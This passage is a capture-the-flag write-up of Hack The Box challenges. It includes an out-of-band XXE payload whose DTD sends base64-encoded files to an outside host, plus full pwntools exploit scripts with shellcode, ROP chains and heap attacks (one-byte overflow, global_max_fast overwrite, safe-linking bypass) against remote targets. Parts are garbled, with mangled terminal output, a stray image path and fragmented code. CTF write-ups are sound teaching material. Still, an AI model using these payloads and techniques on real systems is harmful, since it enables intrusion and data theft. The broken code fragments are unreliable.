systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
ntp:x:105:111:/nonexistent:/usr/sbin/nologin
messagebus:x:106:112:/nonexistent:/usr/sbin/nologin
uucdd:x:107:113:/run/uucdd:/usr/sbin/nologin
redsocks:x:108:114:/var/run/redsocks:/usr/sbin/nologin
rwhod:x:109:65534:/var/spool/rwho:/usr/sbin/nologin
iodine:x:110:65534:/var/run/iodine:/usr/sbin/nologin
tcpdump:x:111:117:/nonexistent:/usr/sbin/nologin
miredo:x:112:65534:/var/run/miredo:/usr/sbin/nologin
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:115:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
rpc:x:116:65534:/run/rpcbind:/usr/sbin/nologin
Debian-snmpp:x:117:123:/var/lib/snmpp:/bin/false
statd:x:118:65534:/var/lib/nfs:/usr/sbin/nologin
stunnel4:x:120:126:/var/run/stunnel4:/usr/sbin/nologin
[19/19] [f:waf]

5 echo "matches is " . print_r($matches) $payload = '<?xml version="1.0" encoding="ISO-8859-1"?>' kali :: web waffles_order/challenge » vi hack2
tches) . "\n"; ding="ISO-8859-1"?> kali :: web waffles_order/challenge » php hack

```

Cool, it grabs files locally. Now we have to get it to reach out with the content of those files, and /flag instead of /etc/passwd.

In the end, I went for Out of Band (OOB) XXE, hosting the following DTD on my server:

```

<!ENTITY % cool SYSTEM "php://filter/read=convert.base64-encode/resource=/flag">
<!ENTITY % all '<!ENTITY send SYSTEM "http://defsec.club:4200/%cool;">'>
%all;

```

We knew the flag was at /flag with the source we downloaded. It's base64 encoded because the newline \n at the end of the file would cause SimpleXML to throw an error and say that the Uniform Resource Indicator (URI) was invalid when we tried to include the file contents as part of it.

So, our final object solve "script" looks like:

```

<?php
require("./models/XmlParserModel.php");
require("./models/UserModel.php");

$payload = '<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
<!ENTITY % file SYSTEM
"file:///flag">
<!ENTITY % dtd SYSTEM
"http://example.org/ctf.dtd">
% dtd;
]>
<data>&send;</data>';

$foo = new XmlParserModel($payload);

$lol = new UserModel();
$lol->username = 'admin';
$lol->test = array(
    "0:12:" => $foo,
);

```



```
echo serialize($lol);
```

```
?>
```

Before getting the flag though, I'd like to mention that, like most writeups, this post gives an illusion of intelligence and purpose, which is most definitely false. Due to source being pretty small, we were able to ascertain the correct path pretty quickly, but we also tried:

- Tomfoolery with JSON posted to endpoint for an order
 - Had both client and server side validation
 - No server-side template injection
- PHPSESSID generation was predictable, maybe forge it?
- Eight billion types of regex bypasses that didn't work
 - Explored source code and niche blog posts to find `+` before number in a serialized object bypass or `C` custom datatype

Back to the fun, we submit our malicious cookie, and get a callback from remote!

```
178.128.33.108 - - [21/Nov/2020 09:58:08] "GET /SFRce3doMF9sM3RfdGgzX2VuYzBkMW5nc18wdXQ/P3cwMGYULncwMGYULldBRmZsZXNhQ== HTTP/1.0" 404 -
^C
```

And the flag, for the first blood and a massive dopamine hit:

```
root@sourbox:~# echo "SFRce3doMF9sM3RfdGgzX2VuYzBkMW5nc18wdXQ/P3cwMGYULncwMGYULldBRmZsZXNhQ==" | base64 -d
HTB{wh0_l3t_th3_enc0d1ngs_0ut??w00f..w00f..w00f..WAFfles!}root@sourbox:~#
```

Thank you to makelaris and makelarisjr for a great challenge :)

Flag: `HTB{wh0_l3t_th3_enc0d1ngs_0ut??w00f..w00f..w00f..WAFfles!}`

Pwn – Kindergarten

When you set the rules, everything is under control! Or not?

For this challenge we were given a single binary called **kindergarten**. While reversing, I found the primary vulnerability within the `kinder` function. The function allows a user to ask up to 5 questions, but on the 5th question, there is a read overflow into the question buffer. This allows the user to control the instruction pointer and return wherever they would like:

```
if (counter == 5) {
    local_c = 1;
    __n = strlen(local_38);
    write(1, local_38, __n);
    read(0, &local_88, 0x14c);
}
```

There is another function, called `kids_are_not_allowed_here`, which is where we would like to return. This function treats our first read (found in main) as shellcode and executes it (since the destination buffer is within a page with executable permissions):

```

void kids_are_not_allowed_here(void)

{
    size_t __n;

    __n = strlen("What are you doing here?! Kids are not allowed here! 🐼\n");
    write(1, &DAT_00400c68, __n);
    (*(code *)ans)();
    return;
}

```

The challenge does incorporate an additional challenge in the form of seccomp rules, so instead of simply placing shellcode to create a shell, we are limited to open/read/write system calls (shown below using seccomp-tools):

```

→ kindergarten seccomp-tools dump ./kindergarten
line  CODE  JT   JF   K
-----
0000:  0x20  0x00  0x00  0x00000004  A = arch
0001:  0x15  0x00  0x09  0xc000003e  if (A ≠ ARCH_X86_64) goto 0011
0002:  0x20  0x00  0x00  0x00000000  A = sys_number
0003:  0x35  0x00  0x01  0x40000000  if (A < 0x40000000) goto 0005
0004:  0x15  0x00  0x06  0xffffffff  if (A ≠ 0xffffffff) goto 0011
0005:  0x15  0x04  0x00  0x00000000  if (A = read) goto 0010
0006:  0x15  0x03  0x00  0x00000001  if (A = write) goto 0010
0007:  0x15  0x02  0x00  0x00000002  if (A = open) goto 0010
0008:  0x15  0x01  0x00  0x0000000f  if (A = rt_sigreturn) goto 0010
0009:  0x15  0x00  0x01  0x0000003c  if (A ≠ exit) goto 0011
0010:  0x06  0x00  0x00  0x7fff0000  return ALLOW
0011:  0x06  0x00  0x00  0x00000000  return KILL

```

After crafting shellcode that successfully opens the flag file, I ran the working exploit against the remote server and got the flag. Below shows the full source code of the exploit, and the flag achieved (Flag: **HTB{2_c00l_4_\$cH0oL!!}**).

```
from pwn import *
```

```
shellcode =
```

```

"\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec
\xff\x0f\x48\x8d\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x
05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xcc
0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x66\x6c\x61\x67\xe7\x74\x78\x74\x00\x00\x00\x
00"

```

```
#p = process("./kindergarten")
```

```
p = remote("docker.hackthebox.eu", 30778)
```

```
win = p64(0x40090c)
```

```
# SEND FIRST SHELLCODE TO ANS BUFF
```

```
p.sendline(shellcode)
```

```
p.recv()
```

```
p.sendline("y")
```

```
p.sendline("y")
```

```
p.sendline("y")
```

```
p.sendline("y")
```

```
p.recv()
```

```
p.sendline("y")
```

```
p.sendline("y")
```

```

p.sendline("y")
p.sendline("y")
p.sendline("y")
p.sendline("y")
p.recv()
p.sendline("y")
p.sendline("y")
p.interactive()
# NOW SEND PADDING PLUS RET
padding = "A" * 0x88

p.sendline(padding + win)

p.interactive()

```

```

Enough questions for today class...
Well, maybe a last one and then we finish!
> $
[*] Interrupted
[*] Switching to interactive mode
What are you doing here?! Kids are not allowed here! 18
HTB{2_c00l_4_$cH0oL!!}

```

Pwn – Mirror

You found an ol' dirty mirror inside an abandoned house. This magic mirror reflects your most hidden desires! Use it to reveal the things you want the most in life! Don't say too much though..

For this challenge we were given a single binary called mirror. The primary exploitable elements within the binary happen within the **reveal** function:

```

void reveal(void)

{
    undefined local_28 [32];

    printf("\nThis is a gift from the craftsman.. [%p] [%p]\n",local_28,printf);
    printf("Now you can talk to the mirror.\n> ");
    read(0,local_28,0x21);
    return;
}

```

The binary is kind enough to give us both the memory location of printf within libc, and the stack pointer of the read buffer that is filled within this function. There doesn't appear to be a blatant overflow, but we are able to control 1 byte of the base pointer that is stored at the bottom of the reveal stack frame (to be moved back into RSP after this function finishes). This overflow is enough for us to get control. If we overflow the single byte with the least significant byte value of the read buffer, we could setup our own ROP stack frame and get a shell. Below is the source code that does just that (note: offsets were found using a Libc lookup tool based on the printed offset of printf running against the remote target):

```

from pwn import *
import time

#p = process("./mirror")
p = remote("docker.hackthebox.eu",31102)
p.recv()
p.sendline("yyyyyyyyyyyyyyyyyy")

p.recvuntil("craftsman.. [")

stack_loc = int(p.recvuntil("]")[::-1], 16)
p.recvuntil("[")
libc_printf = int(p.recvuntil("]")[::-1], 16)
libc_base = libc_printf - 0x064f70

pop_rdi = libc_base + 0x215bf
libc_system = libc_base + 0xe4d70
libc_bin_sh = libc_base + 0x1b3e1a

# PRINT FINDINGS
print("PRINTF FOUND: " + hex(libc_printf))
print("LIBC BASE: " + hex(libc_base))
print("STACK LOC FOUND: " + hex(stack_loc))

# SEND PAYLOAD SO FINAL BYTE POINTS EBP TO OUR RETTER LOC
payload = p64(0) + p64(pop_rdi) + p64(libc_bin_sh) + p64(libc_system) + p8(stack_loc & 0xff)

#time.sleep(20)

p.sendline(payload)
#p.recv()
p.interactive()

```

```

→ mirror python exploit.py
[+] Opening connection to docker.hackthebox.eu on port 30401: Done
PRINTF FOUND: 0x7f5b54ffcf70
LIBC BASE: 0x7f5b54f98000
STACK LOC FOUND: 0x7ffe084fb9a0
[*] Switching to interactive mode
"
Now you can talk to the mirror.
> $ ls
flag.txt
libc6_2.27-3ubuntu1.2_amd64.so
mirror
run_challenge.sh
solver.py
$ cat flag.txt
HTB{0n3_byt3_cl0s3r_2_v1ct0ry}

```

Pwn – Childish Calloc

Oh no, your parents took away your tea and cash. Go pick up the rest of your toys fast... you might need to use the force.

Before I start the analysis and information about the challenge, I spent more time on this challenge than UAF and VVVV8 combined. I'm not sure if this is because I became too focused on one bit or missed something right in front of me, but the hint of using force was lost on me as I couldn't find a way to get a House of Force attack to work with our restrictions, but I was able to find a solution that, in my opinion, probably shouldn't work but with that I'll continue. Based on the title, we can assume that the binary consists of using the calloc function in some capacity, from the description we are going to miss out of 'tea and cash' or Tcache, as well as have to implement some kind of force in the exploit whether that be a address brute force or the House of Force attack, which I did neither.

From our zip we are given 3 files, `childish_calloc`, `ld-2.27.so`, and `libc.so.6`. Based on the 2.27 we can assume that the libc is libc-2.27 and Tcache is normally found within this version of libc. Knowing what Tcache is, is not important for this challenge, just know that it changes the functionality of the heap slightly such that when chunks of certain sizes are freed they are first put into Tcache, up to 7 in total before they are put into fastbins, smallbins, and unsorted bins. Then when a chunk is malloced if a chunk of similar size is in Tcache this chunk will be used first.

Checking the security of the binary we find that all protections are enabled. Reversing the binary we we can see that the program has a menu with the following options

1. Find a small toy
2. Fix the small toy
3. Examine the small toy
4. Save a big toy
5. Give up

From this, a jump table is referenced with different functions being called for each option, we will refer to each function based on the option name so `find`, `fix`, `examine`, and `save`. Give up just calls exit so we won't worry about that one.

Find

In find, we first check to see if we have 15 chunks already allocated, if not we can choose what index we want to place the next allocation in 0-14. From here we are allowed to choose the size between 32-56 bytes, from this calloc is called and our size and allocated chunk location are saved in the index of our choice. Lastly we are allowed to read into this buffer, but what is important is that there is a off by one in this read allowing us to read more data than we allocated for our size, albeit just one byte but that should be enough to overwrite some heap metadata such as chunk size.

Fix

In fix, we choose which chunk to free which had to have been allocated at least once before. Then we are allowed to choose a new size to allocated with the same restrictions as find, what is important is that if our size doesn't fit the restrictions the function is ended allowing for us to arbitrary free our chunk and get a UAF going. If our size fits the requirements calloc is called again and we can send data, but there is no off by one in this input. Then if we want we can view our chunk to see if the data there is what we expect, which would be helpful if calloc didn't write zeros to the whole buffer by default, more on this later.

Examine

Inside examine, we can display the data at an index of our choice once, nothing else to it.

Save

Inside save, we have an option to allocate a large chunk of data 1200-62912 bytes in total. Doing this writeup now, I see that this is only comparing the bottom two bytes of the unsigned long we send in for the size, allowing for us to allocate a larger chunk if we wanted making the house of force work correctly but since I didn't see that we are just going to assume the range above is what we are allowed to allocate. After the chunk is allocated, we can't send data into this chunk and we only get one chance to allocate a chunk of this size.

Bonus

Before main is called, a function is called through init allocating and freeing 7 chunks in the size 0x30 and 0x40 making Tcache be full for the chunks we can allocate. Since our only allocations are done through calloc, Tcache doesn't matter as calloc does not grab allocations from Tcache only from bins or new chunks of data.

Target

At this point I didn't have an attack vector besides leaking libc or the heap through simple fastbin manipulation, but after some research I found out about the `global_max_fast` variable in libc, this variable controls the size allowed for an allocation into the fastbin list. Which is just a singly linked list with pointers to the first node starting in the Arena and continuing for each size into libc, normally the max size is of 0x80 chunks, but if we overwrite this value in libc we can make the program treat larger chunks as fastbins and store pointers further in memory, with enough precision we can overwrite `free_hook` with this.

Solution

With a target in mind we can start the exploit, first is the job of leaking libc by using the UAF and single byte overflow we can make a chunk appear to be a size of 0xf1 and free it several times to get an unsorted bin chunk in memory, this will place some pointers into the heap which point to an offset in `main_arena` within libc.

```
0x5618bf1895a0: 0x0000000000000000 0x00000000000000f1 <-- Faked Size
0x5618bf1895b0: 0x00007fd317bca0 0x00007fd317bca0 <-- Bk Pointer
```

From this we can leak the address but also implement the next exploit of an unsorted bin attack. By modifying the bk pointer, the second libc pointer, we can write a large value to a memory address such as the `global_max_fast` variable.

```
Before Allocation
0x56001cfa85a0: 0x0000000000000000 0x0000000000000031
0x56001cfa85b0: 0x0000000000000000 0x00007fda721e1930
...
0x7fda721e1930: 0x0000000000000000 0x0000000000000000
0x7fda721e1940: 0x0000000000000080 0x0000000000000000 <-- global_max_fast variable, 0x10
offset from overwrite

After Allocation
0x56001cfa85a0: 0x0000000000000000 0x0000000000000031
0x56001cfa85b0: 0x00000000000000a6 0x0000000000000000
...
0x7fda721e1930: 0x0000000000000000 0x0000000000000000
0x7fda721e1940: 0x00007fda721dfca0 0x0000000000000000 <-- Overwritten
```

After overwriting this address, the next allocation not in a fastbin will cause the attack to occur, but will break the unsorted bin list meaning we can only work with the memory we currently have control of.

As I mentioned earlier, the fastbin list starts in the Arena and continues up memory, but a bit away from the start is `free_hook`, in our current path.

```
0x7fcfb673ec50: 0x0000000000000000 0x0000000000000000 <-- Start of pointers 0x20, 0x30 size
0x7fcfb673ec60: 0x00005613b80575a0 0x0000000000000000 <-- 0x40, 0x50 size
...
0x7fcfb67408e8 <__free_hook>: 0x0000000000000000 0x0000000000000000 <-- 0x3950, 0x3960 size
```

Lucky for us we can allocate a chunk of that size with the `save` function. Now to make a chunk appear to be large enough such that it will overwrite `free_hook` we need to get overlapping chunks to cause a freed fastbin to point to the previous address, making some fake chunks is the easy part and it isn't difficult to get 2 chunks of different sizes to point to the same address but what is difficult is to point one of these to our fake chunk. As you remember we are using `calloc` which will cause everything to zero out on an allocation, and at this point we don't have a leak of the heap. During my search for a protentional attacks earlier I ran into a certain test case that causes `calloc` to give a chunk without zeroing it out. By making this chunk appear as a `mmapped` chunk, `calloc` will avoid overwriting the memory thinking this chunk will be the first in the new region. To cause this we need to have the `mmapped` bit set, which is the second bit in the size metadata field, so a chunk of size `0x30` now will be `0x32`, and on the next allocation will give us a chunk without overwriting the data. This allows us to point the fastbin slightly before with a 1 byte overwrite. Now we have overlapping chunks and can make the chunk appear to be a `0x3950` chunk. Remember that this chunk will be considered a fastbin and there are lax security checks when a fastbin is freed.

```
0x55942f3d85a0: 0x0000000000000000 0x0000000000003951 <-- Fake chunk size
0x55942f3d85b0: 0x00007f216b0baca0 0x00007f216b0baca0 <-- Chunk location
```

If we free this chunk now we are exited with an error as there is one check that fastbins do and that is to make sure that the current size is correct, meaning we need to have a fake size at the end of this pointer.

Lucky for us the program uses `scanf` to read in numbers from the user and doesn't close on an incorrect submission, this matters because `scanf` will use the heap if too much data is sent. So send in the character '1' some `0x3819` times before we break the unsorted bin list and we should have a valid looking size in at that location.

```
0x55942f3d85a0: 0x0000000000000000 0x0000000000003951 <-- Fake chunk size
0x55942f3d85b0: 0x00007f216b0baca0 0x00007f216b0baca0 <-- Chunk location
...
0x55942f3dbef0: 0x3131313131313131 0x3131313131313131
0x55942f3dbef0: 0x3131313131313131 0x0000000000000031 <-- Fake size
```

One free later we now have our pointer overwriting `free_hook` as if it was a fastbin pointer

```
0x7f216b0bc8e8 <__free_hook>: 0x000055942f3d85a0 0x0000000000000000
```

So from this point no frees are allowed as it will crash the program from trying to call our heap address, what we are trying to do is to get a fastbin exploit where if the pointer at the location of a

fastbin points to the next fastbin and will ultimately be put at the head of the fastbin list upon the next allocation of that size. Meaning if we can get the system address in the fastbin list and allocate a large enough chunk free_hook will point to system.

Using our overlapping chunks we can overwrite this correctly and allocate a chunk of size 14656 to put system where we want it

Before Allocation:

0x5650bbcb15a0: 0x0068732f646f6f47 0x00000000000003951

0x5650bbcb15b0: 0x00007f50d183e440 0x00007f50d1bdaca0

\$1 = 0x7f50d183e440 <system>

0x7f50d1bdc8e8 <__free_hook>: 0x00005650bbcb15a0 0x0000000000000000

After Allocation:

0x7f50d1bdc8e8 <__free_hook>: 0x00007f50d183e440 0x0000000000000000

All that's left now is to free a chunk that points to `/bin/sh` and enjoy our shell and get the flag!

```

unsorted bin
libc: 0x7fb72a71a000
Overlapping Chunks
big boi chunk
[*] Switching to interactive mode
Adding to your backpack

🔥 What should I do? 🔥

1. find a small toy
2. fix the small toy
3. examine the small toy
4. save a big toy
5. give up

Select Choice: $ 2

Choose an index: $ 5
Ok, let's get you some new parts for this one... seems like it's broken
$ ls
bin
childish_calloc
dev
flag.txt
ld-2.27.so
lib
lib64
libc.so.6
$ cat flag.txt
HTB{UsInG_tHE_f0rCe_aGaiNst_s0mE_cAll0c_fUn}$

```

I really enjoyed this challenge even though I didn't do it quite the correct way, I think I came out with more from doing this incorrectly than I would have from doing it correctly by learning of new techniques and methods I hadn't realized before. This challenge is was good because most heap challenges these days use the Tcache and this reminds you that the underlying functionalities are still accessible and can still be exploited.

```

from pwn import *
#UAF in childinsh_calloc
#inside the find, there is a one byte overflow
#HTB{UsInG_tHE_f0rCe_aGaiNst_s0mE_cAll0c_fUn}

```

```

#p = process('./childish_malloc')
p = remote('docker.hackthebox.eu',30288)

def send(b,a='.'):
    p.sendlineafter(a,str(b))

def find(index,size,detail):
    send(1,'Choice:')
    send(index)
    send(size)
    send(detail)

def send2(b,a='.'):
    p.sendafter(a,str(b))

def find2(index,size,detail):
    send(1,'Choice:')
    send(index)
    send(size)
    send2(detail)

def fix(index,size,data):
    send(2,'Choice:')
    send(index)
    send(size)
    send(data)
    send(1)

#Free Version
def fix2(index):
    send(2,'Choice:')
    send(index)
    send(0)

def examine(index):
    send(3,'Choice:')
    send(index)

def save(size):
    send(4,'Choice:')
    send(size)

#Should be able to cause consolidation without having to send in the large stream by faking the size twice
#But that does make it much easier

GLOBAL_MAX_FAST = 0x3ed940;
#up to 14 individual items
#0xe0 and 0xf0 should overwrite the small bin, fix, not without a leak?

find(0,0x38,'a')
find(1,0x38,p64(0x31)*6+p64(0x41))# 0xc0 overwrites the pointer to heap end
find(4,0x28,p64(0x31)*4)
find(2,0x38,p64(0x31)*6)#
find(3,0x38,p64(0x31)*6)#
find(14,0x38,p64(0x31)*6)#
p.sendline('1'*0x3819)

fix2(1)#put on the fastbin list
fix2(0)
find(5,0x38,p64(0)*7 + '\xf1')#top
#unsorted bin

```

```

for x in range(8):
    fix2(1)
#fix2(1)
#fix2(1)
#fix2(1)
#fix2(1)
#fix2(1)
#fix2(1)
#fix2(1)#unsorted bin
print "unsorted bin"

fix2(0)
find(6,0x38,p64(0)*7 + '\x31')#top
examine(1)

p.readuntil(' ')
s = int(p.readuntil('\n')[::-1][::-1].encode('hex'),16)
libc2 = s
libc = s-0x3ebca0
print "libc: ", hex(libc)
malloc_hook = libc+0x3ebc30
GLOBAL_MAX_FAST += libc-0x10
system = 0x4f440+libc

fix2(1)#put on the fastbin list
find(7,0x20,p64(0)+p64(GLOBAL_MAX_FAST))#global_max_fast for unsorted_bin overwrite

#Next find not 0x40 in size should cause the bin attack
find(8,0x20,p64(malloc_hook-0x18))

#fix unsorted bin
fix2(0)
find(10,0x38,p64(0)*7 + '\x31')#top
fix2(1)
fix2(4)
fix2(1)
print "Overlapping Chunks"

fix2(0)
find(11,0x38,p64(0)*5+p64(0x31)+p64(0) + '\x33')#mmaped region bit #Get ready for chunk overlap
as well
#
find2(12,0x28,'\x90')#mmaped region bit
fix(11,0x28,p64(0)*5)#clean off fastbin
fix2(2)#no double free on my watch
fix(10,0x28,p64(0)*5)#clean off fastbin
fix2(2)#no double free on my watch
fix2(5)
find(13,0x28,'/bin/sh\x00'+p64(0x3951)+p64(libc2)+p64(libc2)+p64(0)+'\x31')#overwrite the size of
0x3950 #clean fastbins
print "big boi chunk"
fix(11,0x38,p64(0))#clean off fastbin 0x40
#13 14, 2 more, maybe 5 with big boi
fix(0,0x38,'/bin/sh\x00'+p64(0x31)*5)
fix2(13)
fix2(1)
find(9,0x28,'Good/sh\x00'+p64(0x3951)+p64(system)+p64(libc2))#overwrite with system
save(14656)

#free index 5 or 0 for shell

```

```
#gdb.attach(p)
p.interactive()
```

Pwn – UAF

My programs now run with safe linking. I am no longer scared of use-after-free bugs :)

Inside the zip we are given 3 files `UAF`, `UAF.c`, and `Dockerfile`, based on the description of the challenge we can estimate that this will be a `libc-2.32` heap exploit challenge because of the new security feature called safe linking that was implemented. What this does is it xors any Tcache pointers with the ASLR memory location causing there to be a need for a leak before any reliable exploit would work, but I will show how even with a UAF we can exploit with a 1 byte brute force.

I didn't get the Docker environment running correctly and instead just stripped out most of the commands so I could copy out the `libc.so.6` and `ld-2.32.so` files, so everything would be done locally without needing to deal with Docker. Now we can actually look at the source to see what this program does.

One of the first noticeable functions is the `seccomp` filter, this will limit the type of system calls we can make during our exploit, ultimately we are limited to `brk`, `mmap`, `exit_group`, `munmap`, `read`, `write`, `getdents`, `mprotect`, `open`, and `sendfile` this is important to realize early before you go down the path of trying to get a shell as it is extremely unlikely with the restriction in place. Similarly to the `Childish Calloc` challenge, we are given a menu with options to deal with some heap objects, `alloc`, `delete`, and `edit`.

Alloc

Inside `alloc`, we find the next empty index to make use of, then are allowed to enter a size up to `0x400`. This size is `malloc`'ed and then we can read data into this chunk, which at least 1 byte needs to be read in otherwise the program will kill itself. Lastly the pointer is saved and set to be in use.

Delete

The `delete` function takes in the index from the user, makes sure the size is valid, is in use, and that the pointer is not empty. Then it sets the in use flag to false, prints the data, and frees the chunk. If you notice you will see that it never actually zeros out the pointer.

Edit

The `edit` function can only be used once, it grabs the index from the user and checks to make sure that the size and pointer are valid, but does not check to see if a chunk is in use. Lastly, it reads in 1 character from the user into the index that was chosen.

All security protections are on for this binary so we are limited on our scope of attack, the only real option is to get enough control to call multiple syscalls with our own custom input. The two options are a rop chain and shellcode. While a full rop chain exploit would be possible, it would be a lot of data to deal with when sending the chain, so I opted to go for a shellcode approach. This means that we need to `mprotect` the heap, where our shellcode will reside, and jump to it to fully start. Using our 1 byte overflow we should be able to get overlapping chunks quite easily and since Tcache is used, we will be able to control the heap from these two pointers alone. To get full control to do this though takes a little precision, now that I think about it I didn't look for any stack gadgets, rop gadgets to steal control of `rsp`, but there might be some that would transfer control from use of a hook, but instead I went the path of overwriting the stack itself to get a chain going.

Solution

To get overlapping chunks, we will need to setup the heap to make it look like a fake chunk exist. We can do this with a couple allocations and careful data placement. The problem is we have a one byte write and don't know the exact location so we will need to take a brute force approach and hope we land a border correctly so this is what that will look like:

```
gef> x/40gx 0x000055661dcf8300-16
0x55661dcf82f0: 0x0000000000000000 0x0000000000000111 <--size of real chunk
0x55661dcf8300: 0x6161616161616161 0x0000000000000121 <--start of first real chunk
0x55661dcf8310: 0x6161616161616161 0x0000000000000111
0x55661dcf8320: 0x6161616161616161 0x0000000000000101
0x55661dcf8330: 0x6161616161616161 0x00000000000000f1
0x55661dcf8340: 0x6161616161616161 0x00000000000000e1
0x55661dcf8350: 0x6161616161616161 0x00000000000000d1
0x55661dcf8360: 0x6161616161616161 0x00000000000000c1
0x55661dcf8370: 0x6161616161616161 0x00000000000000b1
0x55661dcf8380: 0x6161616161616161 0x00000000000000a1
0x55661dcf8390: 0x6161616161616161 0x0000000000000091
0x55661dcf83a0: 0x6161616161616161 0x0000000000000081
0x55661dcf83b0: 0x6161616161616161 0x0000000000000071
0x55661dcf83c0: 0x6161616161616161 0x0000000000000061
0x55661dcf83d0: 0x6161616161616161 0x0000000000000051
0x55661dcf83e0: 0x6161616161616161 0x0000000000000041
0x55661dcf83f0: 0x6161616161616161 0x0000000000000031
0x55661dcf8400: 0x0000000000000000 0x0000000000000111 <--End of real first chunk
0x55661dcf8410: 0x6262626262626262 0x6262626262626262 <--start of second real chunk
0x55661dcf8420: 0x6262626262626262 0x00000000000000e1 <--End of fake chunk
```

What this approach does is that if we land on a correct boundary we should have a functional chunk to abuse, excluding a select few chunk sizes. This works great because we will free the first real chunk then the second chunk, this puts the first chunks address in the second's memory space so every other byte will be correct essentially except the first which we are going to try to modify.

There is no backwards check to make sure the sizes match as there are with fastbins, so it doesn't matter what chunk we actually land on except when we free the chunk. When a chunk is freed, the next size will be leaked to us giving us an idea of what the actual size is supposed to be. Once we have the chunks overlapping correctly we can more reliably leak the heap, by getting another pointer into the second chunk and leaking it with the fake chunk, similar to the way we found the size of the fake chunk. Next we leak libc by utilizing the default functionality, by allocating 8 chunks of any size really, we can fill Tcache and get an unsorted bin chunk, this is important because the second libc address is not destroyed when we create a new chunk with 8 characters and then free it leaking libc for us.

We have the heap and libc, now we need the stack. To do this I went after the environ variable which kind of points to the base of the current program stack frame. The only problem is we need to free a chunk to actually leak any data, and to do this correctly requires us to have a fake size around our created chunk. Now this probably could be done better, but I went with just getting two chunks on the top and bottom of environ and have the fake sizes within there.

```
gef> x/16gx 0x7f065bf775e0
0x7f065bf775e0: 0x6363636363636363 0x0000000000000051 <--fake chunk size
0x7f065bf775f0: 0x6363636363636363 0x6363636363636363 <--fake chunk location
```


```

0x7f065bf77600 <environ>: 0x00007fff2cd66ad8 0x0000000000000000
0x7f065bf77610: 0x0000000000000000 0x0000000000000000
0x7f065bf77620 <__curbrk>: 0x00005643109f4000 0x0000000000000000
0x7f065bf77630: 0x6363636363636363 0x0000000000000033 <--botom fake size

```

Now with the stack leaked we can find the best place to put our rop chain and use Tcache to get a pointer here. I found that the leak minus 296 was the right spot and used some rop chains to call mprotect on the heap then jumped to some shellcode. Since I wasn't sure of the correct flag file name, I decided to use getdents first to make sure I would read the right file.

After that I found that the flag was inside flag.txt, so didn't really need to do the getdents approach but it's good for future use, next was to open the flag and send it back to us.



```

[+] Opening connection to docker.hackthebox.eu on port 30297: Done
Size: 0xd1
heap: 0x56356b777010
about to go through the frees
libc: 0x7f2b2111d000
Stack: 0x7ffcac93b4c8
[*] Switching to interactive mode
HTB{s4f3_l1nk1ng_b3c0m3s_uns4f3_5bf6ee5}
/home/ctf/run_challenge.sh: line 3: 94 Segmentation fault (co

```

```

from pwn import *

#p = process('./UAF')
p = remote('docker.hackthebox.eu', 30297)
#context.log_level='debug'

def send(b,a=':'):
    p.sendlineafter(a,str(b))

def Allocate(size,data):
    send(1,'Choice:')
    send(size)
    send(data)

def send2(b):
    p.sendafter('Data:',str(b))

def Allocate2(size,data):
    send(1,'Choice:')
    send(size)
    send2(data)

def Free(index):
    send(2,'Choice:')
    send(index)

def Edit(index,data):
    send(3,'Choice:')
    send(index)
    send(data)#only one byte

#Target:
#From this then leak libc
#Leak stack
#overwrite stack to rop chain
Allocate(0x50,'a')
fake = ""

```

```

for x in range(0x100/16):
    fake += 'a'*8+p64(0x100-(x)*16+0x21)

Allocate(0x100,fake)
Allocate(0x100,'b'*0x18 + p64(0xe1))
for x in range(2):
    Free(x+1)

#7-8 bit brute force
Edit(2,'\x27')
Allocate(0x100,'b')#1
#gdb.attach(p,"b __stack_chk_fail\nvmmmap")
Allocate2(0x100,'b'*16)#2

Free(2)
#Leak our size if we got the correct spot, otherwise crash non gracefully
p.readuntil('Data: '+'b'*16)
size = p.readuntil('\n')[8:-1]#remove a's and newline

size = u64(size+'\x00'*(8-len(size)))+16
print "Size: ", hex(size)
if(size == 0x100): #I don't want to have to worry about how the heap looks during this
    print "Same size exiting now"
    exit(0)

#Get leakable value into the spot we want
Allocate(0x100,'a')#2
Free(1)
Free(2)

#Allocate chunk and leak heap
Allocate2(size,'a'*(size-9))#1?
Free(1)
p.readuntil('Data: '+'a'*(size-9))
heap = p.readuntil('\n')[:-1]
heap = u64(heap+'\x00'*(8-len(heap)))

print "heap:",hex(heap)
if heap == 0:
    print "Heap is zero"
    exit(0)

#Leak libc
for x in range(9):
    Allocate(512,'a')
print("about to go through the frees")
for x in range(8):
    Free(x+1)
for x in range(7):
    Allocate(512,'a')
Allocate(24,'a'*8)
Free(8)
p.readuntil('Data: ' + 'a'*8+'\n')
libc = p.readuntil('\n')[:-1]
libc = u64(libc+'\x00'*(8-len(libc)))<<8

if libc == 0:
    print "libc is 0"
    exit(0)
libc-=0x1e3e00

environ = libc+0x1e7600

```



```

mprotect = libc+0x00000000001138e0
poprdi = libc+0x00000000002858f
poprsi = libc+0x00000000002ac3f
